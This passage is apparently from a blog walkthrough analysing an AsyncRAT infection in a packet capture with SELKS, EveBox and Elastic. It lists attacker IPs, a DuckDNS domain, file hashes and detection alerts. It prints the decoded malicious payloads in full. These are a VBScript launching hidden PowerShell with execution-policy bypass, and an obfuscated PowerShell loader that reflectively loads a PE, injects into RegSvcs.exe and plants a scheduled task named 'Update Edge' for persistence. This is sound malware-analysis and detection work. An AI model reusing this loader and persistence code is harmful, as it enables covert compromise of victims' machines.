    <p><strong>Accessed URLs</strong>: The analysis reveals that AsyncRAT accessed two specific URLs:</p>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/xlm.txt</code></li>
      <li><code class="language-plaintext highlighter-rouge">/mdm.jpg</code></li>
    </ul>

    <p>These file names suggest that the malware may be retrieving configuration data or additional payloads necessary for its operation.</p>
  </li>
</ol>

<h4 id="mitre-attck-framework-insights">MITRE ATT&amp;CK Framework Insights</h4>

<p>The SELKS platform also provides insights using the MITRE ATT&amp;CK framework, which offers a structured approach to understanding adversarial tactics and techniques. The relevant findings are as follows:</p>

<ul>
  <li><strong>Tactic ID</strong>: <strong>TA0011</strong>
    <ul>
      <li><strong>Tactic Name</strong>: <strong>Command and Control</strong><br />
This tactic focuses on methods that attackers use to communicate with compromised systems.</li>
    </ul>
  </li>
  <li><strong>Technique IDs</strong>:
    <ul>
      <li><strong>T1071</strong>: <strong>Application Layer Protocol</strong><br />
This technique involves using application layer protocols to communicate with command and control servers.</li>
      <li><strong>T1568</strong>: <strong>Dynamic Resolution</strong><br />
This technique pertains to the ability of the attacker to dynamically resolve domain names used for command and control.</li>
    </ul>
  </li>
</ul>

<h4 id="organisational-information">Organisational Information</h4>

<p>The analysis provides information on the attackers and victims involved in the incident:</p>

<ul>
  <li><strong>Attackers</strong>:
    <ul>
      <li><strong>IP Addresses</strong>:
        <ul>
          <li><code class="language-plaintext highlighter-rouge">45.126.209.4</code></li>
          <li><code class="language-plaintext highlighter-rouge">10.1.9.1</code></li>
        </ul>
      </li>
    </ul>
  </li>
  <li><strong>Victims</strong>:
    <ul>
      <li><strong>IP Address</strong>:
        <ul>
          <li><code class="language-plaintext highlighter-rouge">10.1.9.101</code></li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p>This information can be instrumental in tracing the origins of the attack and understanding the targeted environmentn as we move alonside.</p>

<h3 id="detection-methods">Detection Methods</h3>

<p>Several detection methods have been identified that provide insight into potential security incidents involving AsyncRAT and related activities as shown accross the toolbox such as EveBox and others.</p>

<ol>
  <li>
    <p>The first detection method is an informational alert for a <strong>DYNAMIC_DNS</strong> query to any domain under the *.duckdns. umbrella. This could indicate attempts to resolve dynamic DNS entries, which are often used by malicious actors to obscure their activities.</p>
  </li>
  <li>
    <p>Another significant detection is an alert for <strong>PowerShell NoProfile Command</strong> received in PowerShell stagers. This indicates that potentially harmful commands are being executed without user profiles, which is a common tactic used in attacks as shown in Fig 9.</p>
  </li>
  <li>
    <p>Similarly, a detection alert for <strong>PowerShell NonInteractive Command</strong> suggests the presence of commands that are common in PowerShell stagers. This technique is often leveraged in attack scenarios to execute scripts without user interaction.</p>
  </li>
</ol>

<p><img src="/assets/images/Selks/evebox_alert_dash.png" alt="Fig 9: Evebox Dashboard" /></p>

<p><em>Fig 9: Evebox Dashboard</em></p>

<ol>
  <li>
    <p>A notable finding is the observation of a <strong>Malicious SSL Certificate</strong> associated with AsyncRAT servers. The presence of such a certificate can signify that an attacker is using SSL to encrypt malicious traffic, thus evading detection.</p>
  </li>
  <li>
    <p>Additionally, a generic <strong>AsyncRAT Style SSL Certificate</strong> has been identified, reinforcing the likelihood of AsyncRAT involvement in the observed network activities.</p>
  </li>
  <li>
    <p>Another detection method alerts for a <strong>DYNAMIC_DNS</strong> query to a *.duckdns.org domain, indicating further attempts to resolve potentially malicious dynamic DNS entries.</p>
  </li>
  <li>
    <p>Lastly, an inbound alert for an <strong>ASYNC RAT Payload</strong> signifies that the system has detected incoming traffic that matches known patterns associated with AsyncRAT malware as shown in Fig 10.</p>
  </li>
</ol>

<p><img src="/assets/images/Selks/AsyncRat_Payload.png" alt="Fig 10: AsyncRat Payload" /></p>

<p><em>Fig 10: AsyncRat Payload</em></p>

<p>These detection methods provide valuable insights for security analysts and threat hunters, allowing them to monitor and respond to potential threats more effectively.</p>

<h3 id="diggging-deeper">Diggging Deeper</h3>

<h4 id="analysis-using-elk-stack">Analysis Using ELK Stack</h4>

<p>We will utilise the Elastic stack to further investigate the AsyncRAT malware. One of the advantages of the SELKS platform is that it comes with several pre-installed dashboards, which facilitate analysis and correlation of data as shown in Fig 11.</p>

<p><img src="/assets/images/Selks/elastic_dashboard.png" alt="Fig 11: Elastic Dashboard" /></p>

<p><em>Fig 11: Elastic Dashboard</em></p>

<p>In this phase, we will focus specifically on the <strong>“SN-HUNT-1”</strong> dashboard for our analysis as shown in Fig 12. This dashboard provides useful visualisations and insights that will aid in uncovering additional information related to the AsyncRAT threat.</p>

<p><img src="/assets/images/Selks/ddashboard_pre.png" alt="Fig 12: SELKS Dashboard Pre-installed" /></p>

<p><em>Fig 12: SELKS Dashboard Pre-installed</em></p>

<blockquote>
  <p><strong>Note:</strong> The year of event is important when analysing PCAP files, especially if the capture occurred 6 to 7 months ago. Be sure to adjust the date backward according to the time the packets were captured as shown in Fig 13.</p>
</blockquote>

<p><img src="/assets/images/Selks/pcap_time_copy.png" alt="Fig 13: PCAP Time Settings" /></p>

<p><em>Fig 13: PCAP Time Settings</em></p>

<h3 id="overview-of-the-attack">Overview of the attack</h3>

<p>On January 9, 2024, an attack was initiated against the victim located at IP address <strong>10.1.9.101</strong> by the attacker at IP address <strong>45.126.209.4</strong>. The attack leveraged malicious HTTP and DNS requests to facilitate the download of payload files and execute commands on the victim’s machine. The events that trigger during this timeframe provide insight into the methods used and the nature of the attack as depitted in Fig 14.</p>

<p><img src="/assets/images/Selks/attack_flow.png" alt="Fig 14: Attack Flow" /></p>

<p><em>Fig 14: Attack Flow</em></p>

<h4 id="attack-flow-timeline">Attack flow timeline</h4>

<ol>
  <li>
    <p><strong>17:27:28.141</strong>: The victim, <strong>10.1.9.101</strong>, initiated an HTTP connection to the attacker’s server, <strong>45.126.209.4</strong>, on port <strong>222</strong>. This connection is the starting point of the interaction, indicating that the victim’s system is potentially reaching out to the attacker’s command and control server.</p>
  </li>
  <li>
    <p><strong>17:27:30.102</strong>: An alert was triggered indicating that an <strong>AsyncRAT Payload</strong> was inbound. This suggests that the attacker was delivering malicious payloads to the victim’s machine, likely using the established HTTP connection.</p>
  </li>
  <li>
    <p><strong>17:27:30.376</strong>: File information was retrieved, revealing that the victim accessed the file <strong>/mdm.jpg</strong> from the attacker’s server. This indicates that the attacker used a seemingly innocuous file type (an image) to disguise the malicious payload.</p>
  </li>
  <li>
    <p><strong>17:27:31.026</strong>: Another HTTP request from the victim to the attacker’s server was logged, confirming the ongoing communication. At this stage, it remains unclear whether the victim is aware that they are interacting with a malicious server.</p>
  </li>
  <li><strong>17:27:33.174</strong>: Multiple alerts were triggered around the same timestamp:
    <ul>
      <li>The first alert noted a <strong>PowerShell NoProfile Command</strong> received in PowerShell stagers, indicating that malicious commands were executed in a way that did not load the user’s profile, making it stealthier.</li>
      <li>The second alert for a <strong>PowerShell NonInteractive Command</strong> further supports the notion that the attacker was executing commands without the victim’s knowledge, which is typical for this type of malware.</li>
      <li>The file information revealed that another file, <strong>/xlm.txt</strong>, was accessed during this time, suggesting additional data being retrieved from the attacker’s server.</li>
    </ul>
  </li>
  <li>
    <p><strong>17:29:48.927</strong>: The victim sent a <strong>DNS query</strong> for a dynamic DNS entry, specifically for <strong>madmrx.duckdns.org</strong>, indicative of the attacker using dynamic DNS to maintain access to their infrastructure. This query raises a red flag, as attackers often use dynamic DNS to mask their actual server locations.</p>
  </li>
  <li>
    <p><strong>17:29:49.262</strong>: A second DNS query was made for the same dynamic DNS entry, further solidifying the connection and communication between the victim and the attacker.</p>
  </li>
  <li>
    <p><strong>17:29:49.979</strong>: A <strong>TLS</strong> connection was established between the victim and the attacker on port <strong>8080</strong>. This indicates that the attacker may be encrypting their communications to evade detection.</p>
  </li>
  <li><strong>17:29:49.983</strong>: Multiple alerts were triggered indicating that malicious SSL certificates associated with AsyncRAT were observed. The detection of these certificates suggests that the attacker was employing SSL encryption to obfuscate their traffic, making it harder for security systems to detect malicious activity.</li>
</ol>

<h4 id="files-downloaded-by-the-victim">Files Downloaded by the Victim</h4>

<p>The files that were downloaded by the victim during the attack include:</p>
<ul>
  <li><strong>/mdm.jpg</strong>: This file is likely a decoy or a disguised payload that contains malicious code or functionality.</li>
  <li><strong>/xlm.txt</strong>: This file may contain configuration information or additional commands for the AsyncRAT malware.</li>
</ul>

<h2 id="investigating-the-downlaoded-files">Investigating the downlaoded files</h2>

<p>The first file, <strong>/xlm.txt</strong>, was downloaded on January 9, 2024, at <strong>17:27:33.174</strong>. It originated from the source IP address <strong>45.126.209.4</strong> on port <strong>222</strong>, using the HTTP protocol. The destination was the victim’s IP address 10.1.9.101 on port <strong>49708</strong>. This file is an ASCII text file with a size of <strong>1974</strong> bytes and a SHA-256 hash of <strong>1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d</strong>. The User-Agent string indicates it was accessed using an outdated version of Internet Explorer.</p>

<p>The second file, <strong>/mdm.jpg</strong>, was also downloaded on January 9, 2024, at <strong>17:27:30.376</strong>. It was similarly sourced from <strong>45.126.209.4</strong> on port 222 and targeted the same victim IP address on port <strong>49709</strong>. This file is an UTF-8 Unicode (with BOM) text file, with a size of 102,400 bytes and a SHA-256 hash of <strong>7f5bd928f926916d8d1cad02ddfaf24d03e2ba48982df0a86d2c76ccfe3544fb</strong>.</p>

<h3 id="detailed-analysis-of-the-incident-involving-xlmtxt-and-the-mdmjpg-files">Detailed Analysis of the Incident Involving XLM.txt and the MDM.jpg Files</h3>

<p>In this analysis, we will perform a detailed investigation of two files—<code class="language-plaintext highlighter-rouge">XLM.txt</code> and <code class="language-plaintext highlighter-rouge">MDM.jpg</code>—downloaded by the victim. The aim is to understand the potential impact of these files and assess their malicious intent. We will start by focusing on <code class="language-plaintext highlighter-rouge">XLM.txt</code> and then proceed to analyse the <code class="language-plaintext highlighter-rouge">MDM.jpg</code> file.</p>

<h4 id="investigating-the-xlmtxt-file">Investigating the XLM.txt File</h4>

<h4 id="step-1-opening-the-incident-in-evebox">Step 1: Opening the Incident in EveBox</h4>

<p>To investigate the incident involving <code class="language-plaintext highlighter-rouge">XLM.txt</code>, we use EveBox, a web-based event management interface for Suricata. To view the incident details:</p>
<ol>
  <li>Right-click on the “Correlate Flow” entry associated with the <code class="language-plaintext highlighter-rouge">XLM.txt</code> download.</li>
  <li>This action will open another tab displaying the specific incident, as shown in the referenced figure (Fig 15).</li>
</ol>

<p><img src="/assets/images/Selks/corr.png" alt="Fig 15: Correlate Flow" /></p>

<p><em>Fig 15: Correlate Flow</em></p>

<h4 id="step-2-event-details-analysis">Step 2: Event Details Analysis</h4>

<p>Upon examining the incident data, we observe two events that occurred on January 9, 2024, at 17:27:33. Nevertheless, this two event shown here are the same. Below are the details of one of the events:</p>

<h4 id="event-1">Event 1</h4>
<ul>
  <li><strong>Date and Time</strong>: 2024-01-09 17:27:33</li>
  <li><strong>Source IP (S)</strong>: 45.126.209.4</li>
  <li><strong>Destination IP (D)</strong>: 10.1.9.101</li>
  <li><strong>Event Description</strong>: ET HUNTING PowerShell NonInteractive Command Common In PowerShell Stagers</li>
  <li><strong>Protocol</strong>: HTTP</li>
</ul>

<p>The events indicate that the victim’s system interacted with potentially malicious PowerShell commands, suggesting that a staged PowerShell attack could have taken place.</p>

<h3 id="step-3-analysing-the-http-response-body">Step 3: Analysing the HTTP Response Body</h3>

<p>When we examine the <code class="language-plaintext highlighter-rouge">http_response_body</code>, we observe a Base64 payload that was retrieved by the victim. The good news is that the SELKS platform automatically decoded this payload, providing us with valuable insights into its contents as shown in Fig 16.</p>

<p><img src="/assets/images/Selks/text_base64.png" alt="Base64 Text" /></p>

<p><em>Fig 16. Base64 Payload</em></p>

<h4 id="http-response-details">HTTP Response Details:</h4>
<ul>
  <li><strong>Response Status</strong>: HTTP/1.1 200 OK</li>
  <li><strong>Date</strong>: Tue, 09 Jan 2024 17:27:28 GMT</li>
  <li><strong>Server</strong>: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30</li>
  <li><strong>Last-Modified</strong>: Fri, 05 Jan 2024 10:28:14 GMT</li>
</ul>

<p>The retrieved file contains the following suspicious code snippet:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="s1">' Combine the parts into one string
OodjR = ""

For i = 0 To 88 - 1
    OodjR = OodjR &amp; LseWX(i)
Next

'</span><span class="w"> </span><span class="n">Use</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">combined</span><span class="w"> </span><span class="nx">parts</span><span class="w"> </span><span class="nx">in</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">shell</span><span class="w"> </span><span class="nx">execution</span><span class="w">
</span><span class="n">Set</span><span class="w"> </span><span class="nx">objShell</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">CreateObject</span><span class="p">(</span><span class="s2">"WScript.Shell"</span><span class="p">)</span><span class="w">
</span><span class="n">objShell.Run</span><span class="w"> </span><span class="s2">"Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI "</span><span class="w"> </span><span class="o">&amp;</span><span class="w"> </span><span class="nx">OodjR</span><span class="p">,</span><span class="w"> </span><span class="nx">0</span><span class="p">,</span><span class="w"> </span><span class="nx">True</span><span class="w">

</span><span class="n">Set</span><span class="w"> </span><span class="nx">objShell</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Nothing</span><span class="w">

</span></code></pre></div></div>

<p>The code above clearly indicates a malicious PowerShell execution attempt:</p>

<ul>
  <li><strong>String Manipulation</strong>: The code dynamically constructs a string using a loop to concatenate parts into a variable called <code class="language-plaintext highlighter-rouge">OodjR</code>.</li>
  <li><strong>Command Execution</strong>: The script then uses <code class="language-plaintext highlighter-rouge">WScript.Shell</code> to execute a hidden PowerShell command (<code class="language-plaintext highlighter-rouge">Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI</code>), designed to run without any user interface or interaction.</li>
  <li><strong>Malicious Intent</strong>: The command employs various techniques to avoid detection, such as the use of <code class="language-plaintext highlighter-rouge">-NOP</code> (NoProfile) and <code class="language-plaintext highlighter-rouge">-WIND</code> (Window Hidden), which are common in malware to evade visibility.</li>
</ul>

<p>Given that this payload is not carrying a binary executable file but rather executing commands through PowerShell, it is important to monitor for similar scripts or commands that could pose a risk to the system.</p>

<h3 id="next-steps">Next Steps</h3>

<p>Since the investigation confirms that the <code class="language-plaintext highlighter-rouge">XLM.txt</code> file contains malicious PowerShell code as shown in Fig 17, we will now proceed to analyse the second file, <code class="language-plaintext highlighter-rouge">MDM.jpg</code>, which was also downloaded by the victim.</p>

<p><img src="/assets/images/Selks/text_file.png" alt="Text File" /></p>

<p><em>Fig 17. The text file &gt; powershell</em></p>

<h3 id="analysis-of-the-mdmjpg-file">Analysis of the MDM.jpg File</h3>

<p>The investigation continues with the analysis of the second file, <code class="language-plaintext highlighter-rouge">MDM.jpg</code>, which was also downloaded by the victim. To proceed, follow these steps:</p>

<ol>
  <li>Right-click on the event and a new tab will open in EveBox, or alternatively, copy the Flow ID <code class="language-plaintext highlighter-rouge">171339327210605</code> and search for it in EveBox. This process is illustrated in Figure 5.</li>
</ol>

<ul>
  <li><strong>Event Details</strong>:
    <ul>
      <li><strong>Date</strong>: 9th January 2024</li>
      <li><strong>Source IP</strong>: 45.126.209.4</li>
      <li><strong>Destination IP</strong>: 10.1.9.101</li>
      <li><strong>Detection Alert</strong>: ET MALWARE ASYNC RAT Payload Inbound</li>
    </ul>
  </li>
</ul>

<p>Upon further examination, it becomes clear that the initial JPEG file is not a genuine image but rather contains plain text encoded in base64 format. When decoded within the SELKS platform, this base64 content converts into a lengthy hexadecimal string represented by a function named <code class="language-plaintext highlighter-rouge">$hexString_bbb and $hexString_pe</code>, which we suspect contains the main payload as shown in Fig 18.</p>

<p><img src="/assets/images/Selks/hex_payload.png" alt="Hex Payload" /></p>

<p><em>Fig 18: Hex Payloads</em></p>

<p>The content inside the malicious <strong>MDM.jpg</strong> downloaded by the victim through the the attacker IP, appears as follows:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="err">$</span><span class="n">hexString_bbb</span> <span class="o">=</span> <span class="s">"4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_20_6D_6F_64_65_2E_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_00_4C_01_03_00_FC_C6_3F_65_00_00_00_00_00_00_00_00_E0_00_02_01_0B_01_08_00_00_F8_00_00_00_0A_00_00_00_00_00_00_2E_16_01_00_00_20_00_00_00_20_01_00_00_00_40_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_00_04_00_00_00_00_00_00_00_00_60_01_00_00_02_00_00_00_00_00_00_02_00_60_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_10_00_00_00_00_00_00_00_00_00_00_00_DC_15_01_00_4F_00_00_00_00_20_01_00_FF_07_00_0_continue....
$hexString_pe = "</span><span class="mi">4</span><span class="n">D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_20_6D_6F_64_65_2E_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_00_4C_01_03_00_3F_32_26_90_00_00_00_00_00_00_00_00_E0_00_0E_21_0B_01_30_00_00_22_01_00_00_06_00_00_00_00_00_00_4E_40_01_00_00_20_00_00_00_60_01_00_00_00_40_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_00_06_00_00_00_00_00_00_00_00_A0_01_00_00_02_00_00_00_00_00_00_03_00_60_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_10_00_00_00_00_00_00_00_00_00_00_00_00_40_01_00_4B_00_00_00_00_60_01_00_64_03_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_01_00_0C_00_00_00_BE_3F_01_00_1C_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00continue</span><span class="p">....</span><span class="s">"

Sleep 5
[Byte[]] $NKbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$Ms = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework</span><span class="se">\v</span><span class="s">4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $Ms.$CM($null, [object[]] $VA)


'@
[IO.File]::WriteAllText("</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">ps1</span><span class="s">", $Content)


$Content = @'
@e%Conted%%Conted% off
set "</span><span class="n">ps</span><span class="o">=</span><span class="n">powershell</span><span class="p">.</span><span class="n">exe</span><span class="s">"
set "</span><span class="n">Contedms</span><span class="o">=-</span><span class="n">NoProfile</span> <span class="o">-</span><span class="n">WindowStyle</span> <span class="n">Hidden</span> <span class="o">-</span><span class="n">ExecutionPolicy</span> <span class="n">Bypass</span><span class="s">"
set "</span><span class="n">cmd</span><span class="o">=</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">ps1</span><span class="s">"
%ps% %Contedms% -Command "</span><span class="o">&amp;</span> <span class="s">'%cmd%'"
exit /b

'@
[IO.File]::WriteAllText("</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">bat</span><span class="s">", $Content)

$Content = @'
on error resume next
Function CreateWshShellObj()
    Dim objName
    objName = "</span><span class="n">WScript</span><span class="p">.</span><span class="n">Shell</span><span class="s">"
    Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
    Dim filePath
    filePath = "</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">bat</span><span class="s">"
    GetFilePath = filePath
End Function

Function GetVisibilitySetting()
    Dim visibility
    visibility = 0
    GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
    wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
Call RunFile(wshShellObj, filePath, visibility)

'@
[IO.File]::WriteAllText("</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">vbs</span><span class="s">", $Content)


Sleep 2

$scheduler = New-Object -ComObject Schedule.Service
$scheduler.Connect()

$taskDefinition = $scheduler.NewTask(0)
$taskDefinition.RegistrationInfo.Description = "</span><span class="n">Runs</span> <span class="n">a</span> <span class="n">script</span> <span class="n">every</span> <span class="mi">2</span> <span class="n">minutes</span><span class="s">"
$taskDefinition.Settings.Enabled = $true
$taskDefinition.Settings.DisallowStartIfOnBatteries = $false

$trigger = $taskDefinition.Triggers.Create(1)  # 1 = TimeTrigger
$trigger.StartBoundary = [DateTime]::Now.ToString("</span><span class="n">yyyy</span><span class="o">-</span><span class="n">MM</span><span class="o">-</span><span class="n">ddTHH</span><span class="p">:</span><span class="n">mm</span><span class="p">:</span><span class="n">ss</span><span class="s">")
$trigger.Repetition.Interval = "</span><span class="n">PT2M</span><span class="s">"

# .......... ...... Action
$action = $taskDefinition.Actions.Create(0)  # 0 = ExecAction
$action.Path = "</span><span class="n">C</span><span class="p">:</span>\<span class="n">Users</span>\<span class="n">Public</span>\<span class="n">Conted</span><span class="p">.</span><span class="n">vbs</span><span class="s">"

$taskFolder = $scheduler.GetFolder("</span>\<span class="s">")
$taskFolder.RegisterTaskDefinition("</span><span class="n">Update</span> <span class="n">Edge</span><span class="s">", $taskDefinition, 6, $null, $null, 3)

</span></code></pre></div></div>

<h3 id="payload-code-analysis">Payload code analysis</h3>

<p>This script is designed to execute a payload in a stealthy and persistent manner using a combination of obfuscation, PowerShell, VBScript, and scheduled tasks. Here’s a detailed explanation of how each part works:</p>

<h4 id="1-sleeping-and-converting-hexadecimal-to-byte-arrays">1. <strong>Sleeping and Converting Hexadecimal to Byte Arrays</strong></h4>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">   </span><span class="n">Sleep</span><span class="w"> </span><span class="nx">5</span><span class="w">
   </span><span class="p">[</span><span class="n">Byte</span><span class="p">[]]</span><span class="w"> </span><span class="nv">$NKbb</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$hexString_bbb</span><span class="w"> </span><span class="o">-split</span><span class="w"> </span><span class="s1">'_'</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="p">[</span><span class="n">byte</span><span class="p">]([</span><span class="n">convert</span><span class="p">]::</span><span class="n">ToInt32</span><span class="p">(</span><span class="bp">$_</span><span class="p">,</span><span class="w"> </span><span class="mi">16</span><span class="p">))</span><span class="w"> </span><span class="p">}</span><span class="w">
   </span><span class="p">[</span><span class="n">Byte</span><span class="p">[]]</span><span class="w"> </span><span class="nv">$pe</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$hexString_pe</span><span class="w"> </span><span class="o">-split</span><span class="w"> </span><span class="s1">'_'</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="p">[</span><span class="n">byte</span><span class="p">]([</span><span class="n">convert</span><span class="p">]::</span><span class="n">ToInt32</span><span class="p">(</span><span class="bp">$_</span><span class="p">,</span><span class="w"> </span><span class="mi">16</span><span class="p">))</span><span class="w"> </span><span class="p">}</span><span class="w">

</span></code></pre></div></div>
<p>The script begins by sleeping for 5 seconds, likely to avoid detection or to ensure that system resources are available. After the delay, it processes two variables, $hexString_bbb and $hexString_pe, which are assumed to be hexadecimal strings. Each string is split into segments using the underscore (_) as a delimiter, and each segment is converted from hex to its byte representation. This results in two byte arrays, <code class="language-plaintext highlighter-rouge">$NKbband and $pe</code> . These arrays likely contain important data or executable code that will be used later.</p>

<h4 id="2-loading-a-net-assembly-from-memory">2. Loading a .NET Assembly from Memory</h4>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$HM</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'L###############o################a#d'</span><span class="w"> </span><span class="o">-replace</span><span class="w"> </span><span class="s1">'#'</span><span class="p">,</span><span class="w"> </span><span class="s1">''</span><span class="w">
</span><span class="nv">$Fu</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">[</span><span class="n">Reflection.Assembly</span><span class="p">]::</span><span class="nv">$HM</span><span class="p">(</span><span class="nv">$pe</span><span class="p">)</span><span class="w">

</span></code></pre></div></div>
